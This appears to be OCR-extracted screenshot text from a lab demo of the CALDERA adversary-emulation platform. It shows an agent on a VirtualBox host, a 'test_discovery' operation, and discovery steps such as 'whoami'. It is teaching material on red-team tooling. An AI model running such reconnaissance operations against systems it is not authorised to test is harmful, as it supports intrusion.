
1 alive · 1 trusted 1 agent 0 dead · 0 untrusted

Bulk Actions


id (paw)	host	group	platform	contact	pid	privilege	status	last seen
ciyawq	cits1003-virtualbox	red	linux	HTTP	2330	User	alive, trusted	just now


agents
operations
CALDERA
5.3.0
CAMPAIGNS
agents
abilities
adversaries
operations
schedules
PLUGINS
Operations
Select an operation
+ New Operation


Start New Operation
Operation name
test_discovery
Adversary
Discovery
Fact source
basic
ADVANCED
Close
Start



https://caldera.readthedocs.io/en/latest/plugins/stockpile/Exfiltration-How-Tos.html


agents
operations
Last ran Find user processes (48 seconds ago)
Manual Command
Potential Link
Decide
Status
Link/Ability Name
Agent #paw
Host
pid
Link Command
Link Output
4/14/2024, 9:36:07 PM GMT+8
Identify active user
edwshp
cits1003-virtualbox
3678
View Command
View Output
4/14/2024, 9:36:32 PM GMT+8
Find local users
edwshp
cits1003-virtualbox
3683
View Command
View Output


Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
4/14/2024, 9:36:07 PM GMT+8	success	Identify active user	*edwshp*	*cits1003-virtualbox*	*3678*	View Command	View Output

Command

```
whoami
```

Standard Output:

```
cits1003
```


agents
operations
Download
Delete
Current state:
running
Stop
Pause
Run 1 Link
Manual
Autonor
Download Reports
Agent output
include agent output
Report type
Full Report
Event Logs
CSV
Close
Download

CALDERA

- Demo